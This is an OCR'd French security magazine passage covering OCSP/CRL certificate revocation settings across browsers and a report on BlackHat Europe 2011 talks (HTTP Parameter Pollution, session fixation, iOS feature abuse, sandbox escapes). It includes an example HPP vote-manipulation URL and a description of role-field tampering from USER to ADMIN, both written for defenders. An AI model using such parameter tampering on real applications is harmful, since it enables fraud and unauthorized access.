
> OCSP (Online Certificate Status Protocol) pour le protocole de vérification en ligne de certificats.



Certificate Revocation List :
C'est une liste contenant les identifiants des certificats qui ont été révoqués. Pour empêcher toute modification par une personne non autorisée, celle-ci est signée par l'autorité de certification. Elle est composée du numéro de série du certificat accompagné d'un motif éventuel de révocation. Une date d'émission et une date de mise à jour peuvent être ajoutées en option.

Online Certificate Status Protocol :
C'est un protocole HTTP (HyperText Transfert Protocol) qui permet à une partie de confiance d'adresser une demande d'état de certificat à un serveur OCSP (aussi appelé répondeur OCSP). Ces répondeurs obtiennent leurs données auprès des listes de révocations publiées, mais aussi (régulièrement) directement de la base de données de l'autorité de certification. Ce protocole développé pour contrer le délai de propagation des informations de révocation des CRL est généralement plus à jour.

Voici un exemple d'échange via le protocole OCSP :




On peut voir que les échanges comportent plusieurs champs tels que : hashAlgorithm, issuerNameHash, issuerKeyHash, etc. Pour la réponse, le serveur OSCP utilise le champ certStatus afin d'indiquer la validité du certificat (Good, revoked, unknown).

Le CERT-XMCO recommande l'activation du protocole OCSP et/ou l'utilisation des CRL. Ci-dessous, nous détaillons la démarche pour y parvenir.

«Le CERT-XMCO recommande l'activation du protocole OCSP et/ou l'utilisation des CRL.»

Gestion des certificats sur client Windows XP - Internet Explorer


Pour voir l'état des certificats sur le système :
«**Poste de travail -> Panneau de configuration -> Options Internet -> contenu -> certificat**»




Pour activer manuellement/automatiquement la mise à jour des certificats racines :

(suite)

«Poste de travail -> Panneau de configuration -> Ajout/ Suppression de programmes -> Ajouter ou supprimer des composants Windows -> Mettre les certificats racine à jour.




Pour vérifier la révocation des certificats :
«Options Internet -> Avancé -> Vérifier la révocation des certificats»




Gestion des certificats sur Firefox

Pour activer/désactiver l'utilisation du protocole OCSP :
«Firefox -> Outils ou Préférences -> Avancé -> Validation»




Gestion des certificats sur Chrome

Pour accéder aux configurations des certificats :
«Options -> Options avancées -> Gérer les certificats»




Gestion des certificats sur client Mac OS X - Safari

«Trousseau d'accès -> Préférences»
En cliquant sur **«Certificats»**, il est possible d'utiliser une liste de révocation, ou le protocole OSCP. Il est préférable de sélectionner les deux pour plus de sureté (rapidité de réception).



Déploiement de la mise à jour automatique des certificats racine via GPO

Enfin, ces configurations peuvent être déployées par GPO. Pour cela, il suffit de suivre la procédure suivante :
«Configuration ordinateur -> Modèles d'administration > Système -> Gestion de la communication Internet -> Paramètre de communication Internet -> Désactiver la mise à jour automatique des certificats racine» et cocher **«désactiver».**



> Références (suite de la page 18)

Microsoft Security Advisory (2524375)
http://www.microsoft.com/technet/security/advisory/2524375.mspx

Des véreux de Comodo
http://sid.rstack.org/blog/index.php/468-des-vereux-decomodo

Comodo hacker outs himself, claims «no relation to Iranian Cyber Army»
http://nakedsecurity.sophos.com/2011/03/27/comodohacker-outs-himself-claims-no-relation-to-iranian-cybe rarmy/

ComodoHacker's Pastebin
http://pastebin.com/u/ComodoHacker

Bulletin officiel de Comodo
http://www.comodo.com/Comodo-Fraud-Incident-2011-03-23.html

The Comodo hacker releases his manifesto
http://erratasec.blogspot.com/2011/03/comodo-hackerre-leases-his-manifesto.html

#comodogate
https://twitter.com/

> Conférences Sécurités… BlackHat vs Hackito !

Deux conférences importantes ont marqué ce début d'année. La célèbre Blackhat s'est déroulée à Barcelone tandis que la seconde édition de Hackito Ergo Sum a été organisée à Paris, dans les locaux de l'ESIA. Petit débriefing de ces deux conférences majeures.


par Adrien Guinault, Charles Dagouat, Florent Hochwelker et Stephane AVI

BlackHat

> BlackHat Europe barcelone

Comme chaque année, nous avons été gracieusement invités à l'un des événements majeurs de cette année : la BlackHat 2011. Cette fois-ci, et grâce à l'ActuSécu (maintenant traduit en anglais), nous avions le privilège d'être présent en tant que Media Partners.
Pendant deux jours, de nombreux chercheurs et consultants ont présenté le résultat de leur travail dans des domaines variés. Trois conférences avaient lieu dans le même temps et étaient réparties sur deux jours au sein de six Tracks différentes.

À l'heure où nous écrivons cet article, les white-papers ne sont toujours pas disponibles. Vous pourrez prochainement les retrouver à l'adresse suivante : http://www.blackhat.com/html/bh-eu-11/bh-eu-11-archives.html



BH2011 - Day 1 - Application Dissection

Defying Logic - Theory, Design, and Implementation of Complex Systems for Testing Application Logic (Rafal Los)
La première conférence a été menée par Rafal Los. Ce dernier a présenté les failles applicatives que possèdent couramment les applications web.

Rafal a démontré comment la simple manipulation de paramètres envoyés au sein d'une requête HTTP permet souvent de contourner la logique de l'application.

Quelques exemples simples ont pu étayer les dires du chercheur. Les exemples suivants comme le champ rôle au sein d'un formulaire d'authentification positionné à la valeur USER et modifié avec la valeur ADMIN, ou encore la modification à la volée d'un paramètre NB normalement limité pour l'achat de places de théâtre, ont prouvé que les développeurs oubliaient fréquemment ce type de faille. Pour les pentesters, rien de nouveau, ce genre de failles est souvent rencontré lors de tests d'intrusion applicatifs. Cependant, l'intervention de Rafal ne s'arrête pas là. En effet, ce dernier souhaite développer un framework capable de détecter ce type de faille. L'objectif n'est pas évident puisque cela implique d'adapter des outils automatiques à même de comprendre le fonctionnement de l'application, de manipuler des données spécifiques à cette application et d'en analyser les résultats obtenus.

On lui souhaite bonne chance!


✚ **Whitepaper :**
https://media.blackhat.com/bh-eu-11/Los/BlackHat_EU_2011_Los_Defying_Logic-WP.pdf

HTTP Parameter Pollution Vulnerabilities in Web Applications - Marco Balduzzi
Place maintenant à un autre type de faille applicative baptisée «HTTP Parameter Pollution (HPP)». Cette attaque consiste à fournir, à deux reprises, des paramètres au sein de requêtes HTTP afin de piéger le comportement de l'application.


Un premier papier à ce sujet avait été publié en 2009 par S. Di Paola et L. Carettoni à la conférence OWASP 2009. Que se passe-t-il, si lors d'un vote en ligne, la requête suivante est envoyée ?

http://somesite.com/vote.jpt?pool_id=4568&candidate=green&candidate=white

Certains serveurs web traitent uniquement le premier paramètre, d'autres le second ou les deux.



Ce comportement peut donc avoir des effets de bord lorsque des paramètres sont réutilisés au sein de formulaires ou de balises href. L'auteur a conclu sa présentation par un outil en ligne nommé PAPAS et qui permet de scanner des sites web à la recherche de ce type de failles.




Whitepaper :
https://media.blackhat.com/bh-eu-11/Balduzzi/ BlackHat_EU_2011_Bladuzzi_HTTP_Parameter- WP.pdf

http://www.iseclab.org/people/embyte/slides/BHEU2011/hpp-bhEU2011.pdf


Web Application Payloads (Andres Riancho)
Restons dans les attaques web avec la présentation de l'outil w3af récemment racheté par Rapid7.w3af est un framework d'exploitation qui permet de découvrir et d'exploiter des failles applicatives.

Longtemps mis à jour par quelques contributeurs, le projet est désormais maintenu par une équipe dédiée.


Les évolutions sont donc notables avec l'apparition de plugin permettant d'automatiser l'exploitation de failles web. En effet, au travers de son expérience de pentester, il s'avère que le chemin entre la découverte d'une faille de type «Local Include» et la compromission complète du système n'est pas toujours si simple. En effet, l'enchaînement et la recherche d'informations avec ce type de faille sont souvent laborieux et toujours manuels.



w3af implémente maintenant différents plugins permettant d'automatiser ce type de tâche.



Andres a d'ailleurs fait une démonstration plutôt intéressante avec la prise de contrôle d'un système. Plusieurs plugins sont appelés tour à tour :




W3af semble donc avoir subi une nette évolution. Reste à voir si son utilisation dans des conditions réelles sera aussi impressionnante que lors de la démonstration...

La liste de ces derniers est d'ailleurs disponible à l'adresse suivante :
http://w3af.sourceforge.net/plugin-descriptions.php

SAP : session (fiwation) attacks and protections in web applications (Raul Siles)
Raul Siles a présenté les failles connues sous le nom «Fixation Attack». Ce type de faille, peu médiatisé permet, comme son nom l'indique de fixer un cookie de session. Cette dernière fait partie de la catégorie «Broken Authentication and Session Management» de l'OWASP classée en 3e position des failles les plus importantes (OWASP Top 10 2010).

Le principe est simple. Certaines applications délivrent un cookie de session dès la première connexion d'un utilisateur (avant l'authentification) et utilise ce cookie une fois que l'utilisateur est authentifié. De plus, il n'est pas rare de voir ces cookies transiter au sein de l'URL.



Par conséquent, si un pirate parvient à forcer un utilisateur à envoyer une requête GET qui contient un cookie de session prédéfini par le pirate, l'application va par défaut attribuer ce cookie à cet utilisateur.

En conséquence, le pirate aura fixé ce cookie et pourra attendre que l'utilisateur se connecte afin d'utiliser ce cookie.

Raul a ainsi découvert ce type de faille dans plusieurs applications du marché comme dans Joomla, Welogic ou encore SAP.

BH2011 - Day 1 - Core Attacks

New Age Attacks Against Apple's IOS And Counter-Measures (Nitesh Dhanjani)
La première conférence a été menée par Nitesh Dhanjani. Le chercheur s'est intéressé aux différentes fonctionnalités offertes par l'IOS d'Apple, dont une utilisation détournée pourrait être exploitée par les pirates afin de provoquer des dommages conséquents sur un nombre toujours plus important d'iPhones. En effet, détourner de son utilisation première, une fonction offerte par l'IOS n'est pas détectable lors de la validation des applications. Néanmoins, si un pirate réussit à placer une application malveillante sur l'AppleStore, il sera en mesure de s'attaquer aux iPhone d'un très grand nombre d'utilisateurs.

Voici les fonctions dont l'usage peut être détourné :

> Safari, dans lequel il est, entre autres, possible d'utiliser des composants HTML/CSS afin de recréer une fausse barre d'adresse ;


> Les gestionnaires de protocole qui permettent à un pirate de forcer une application à exécuter une action via le chargement automatique de certaines URL spécialement conçues;

> Enfin, les notifications «push» qu'il est possible d'utiliser pour usurper l'identité d'une autre entité.

Comme Nitesh Dhanjani l'a montré, ces différentes attaques peuvent être mises en oeuvre afin de pousser le possesseur d'un iPhone à réaliser certaines actions non souhaitées, voir à réaliser directement certaines actions indépendamment de la volonté de l'utilisateur. Il est, par ces différents biais, possible de dérober des informations personnelles, ou de manipuler des fonctions qui peuvent générer de l'argent (appel/SMS surtaxés, achat en ligne , etc.)

✚ **Whitepaper :**
https://media.blackhat.com/bh-eu-11/Dhanjani/BlackHat_EU_2011_Dhanjani_Attacks_Against_Apples_iOS-WP.pdf

Escaping From Microsoft Windows Sandboxes (Tom Keetch)
La deuxième conférence du cycle «Core attacks» portait sur une étude des différentes solutions de bac à sable applicatives actuellement en vogue sur Windows. Tom Keetch a ainsi présenté les différentes sandboxes d'Internet Explorer, d'Adobe Reader et de Google Chrome.




Le chercheur s'est, tout d'abord, intéressé aux facteurs qui ont poussé les éditeurs à mettre en place ce type de solution dans la lutte contre les attaques (augmenter le cout de développement d'un malware : temps, argent, etc.). Il a ensuite présenté les mécanismes et les fonctionnalités offertes par Windows, sur lesquels reposent les différents bacs à sable (Restricted Access token, Job Object Restrictions, Window Station Isolation et enfin Desktop Isolation). Enfin, après avoir comparé l'architecture de chacune des implémentations, Tom Keetch a finalement présenté différentes failles de sécurité découvertes dans chacune des sandboxes.

Il a fini sa présentation en donnant son avis sur la problématique initiale à savoir «pourquoi les éditeurs ont-ils voulu mettre en place ce type de sécurité ?». Selon lui, ces technologies ne sont pas encore matures. En effet, il devient quasiment plus simple de trouver des failles de sécurité permettant de s'échapper d'un bac à sable que de prendre le contrôle d'un système à distance sans ce type de protection. La démocratisation de leur mise en place a déjà modifié, et continuera à modifier, les techniques d'exploitation de faille de sécurité : les élévations de privilèges locales prennent ainsi de plus en plus d'importance. Enfin, lorsque cela sera vraiment nécessaire, les pirates se mettront à développer des malwares qui permettront de contourner ces nouvelles fonctions de sécurité.

Nous vous conseillons d'ailleurs la lecture de l'article « Contournement des sécurités applicatives sous Windows 7» publié au sein du dernier numéro de MISC (n°55) et rédigé par **Florent Hochwelker (XMCO)**, Axel Souchet @0vercl0k et @Myst3rie.

✚ **Whitepaper :**
https://media.blackhat.com/bh-eu-11/ArgyroudisGlynos/BlackHat_EU_2011_ArgyroudisGlynos_Kernel_exploitation-WP.pdf

Rootkit Detection Via Kernel Code Tunneling (Mihai Chiriac)
Cette conférence, particulièrement technique, a été l'occasion de présenter une nouvelle approche dans le procédé de détection des rootkits sur une plateforme Windows. En effet, bien que les rootkits ne datent pas d'hier, les techniques utilisées par ces programmes malveillants ont considérablement évolué. Comme l'a rappelé le chercheur, c'est à partir de ce constat qu'est apparu le besoin d'une nouvelle méthode d'étude de ces logiciels et du framework associé.



Après avoir rapidement rappelé l'architecture d'un système Windows et les différents éléments modifiables qui pouvaient être utilisés pour masquer la présence d'un exécutable; Mihai Chiriac a présenté le fonctionnement de son outil d'analyse dynamique. Celui-ci intervient à bas niveau pour instrumenter le code (malveillant ou non) pour être en mesure de l'étudier.

✚ **Whitepaper :**
https://media.blackhat.com/bh-eu-11/Chiriac/BlackHat_EU_2011_Chiriac_Rootkit_detection-WP.pdf

Exploitation In The Modern Era aka «The BluePrint» (Chris Valasek et Ryan Smith)

L'avant-dernière conférence de la journée a changé de titre peu de temps avant le début de la conférence. Le sujet principal était la présentation d'une approche pragmatique de l'exploitation d'une faille de sécurité. En effet, d'après les deux chercheurs, la complexité induite par les nombreuses mesures de sécurité implémentées par les éditeurs de logiciel implique nécessairement une complexification du processus de développement d'un code d'exploitation.

Le retour d'expérience de ces deux pentesters chevronnés était donc très enrichissant. Selon eux, afin d'arriver au résultat voulu, il est indispensable aujourd'hui de diviser, et de documenter l'ensemble des informations obtenues dans le processus de découverte et d'exploration d'une faille de sécurité. Cette étude approfondie de la faille permet de définir des «primitives» universelles et pérennes, permettant, lorsqu'un langage et des définitions communs ont été adoptés de :

> Favoriser le travail en équipe ;

> Trouver (pourquoi pas) d'autres failles encore plus facilement exploitables ;

> Définir des composants (primitives) réutilisables ;

> Ouvrir et partager une base de connaissances avec une communauté, pouvant elle même contribuer à ce travail ;

> ...

Cette présentation, extrêmement dynamique, a eu le mérite de présenter une approche structurée et durable du travail d'exploitation de faille de sécurité avec des slides particulièrement originaux.

Keynote : Bruce Schneier on «CyberWar»

Pour la keynote qui clôturait la première journée de la conférence, il avait été demandé à Bruce Schneier, spécialiste en sécurité de l'information, de traiter un sujet de plus en plus récurent : la cyber-guerre.

Comme il l'a, tout de suite rappelé, bien que relativement récent, ce terme est déjà galvaudé ! Pas une semaine ne ce passe sans qu'un journaliste ne l'utilise. Les contextes sont variés : marketing, cybercrime, terrorisme, sanitaire, etc. Pourtant, et comme on a pu le constater dans l'Histoire, la guerre ne peut pas être associée à tout et n'importe quoi. Appartenant au domaine des états et des nations, elle ne peut être attribuée comme bon nous semble à un script-kiddy russe, chinois ou encore iranien. De même, dans le cadre d'un tel conflit, les acteurs sont bien identifiés : les actions menées par les Anonymous ne peuvent donc pas être considérées comme un acte de guerre. Y compris contre Sony ! Sinon, comment sera-t-il possible de différencier une attaque d'un cyber-gang de celle d'un état lorsqu'une entité quelconque sera victime d'un déni de service distribué ? Et comment savoir quand est-ce qu'une guerre est terminée dans le cadre d'envois récurrents de Spam liés aux APT ?

Bruce conclura cette première partie en reprenant de nombreux exemples de conflits numériques des années 80 jusqu'à aujourd'hui (le DDoS estonien, les radars syriens, la Géorgie, Ghostnet, Aurora, Stuxnet, Wikileaks, HBGary, les imprimantes irakiennes, les problèmes liés à la sécurité offerte par RIM concernant l'export de sa solution, etc.), afin de montrer rapidement les différentes interprétations possibles des actions et des faits dans le monde «cyber».

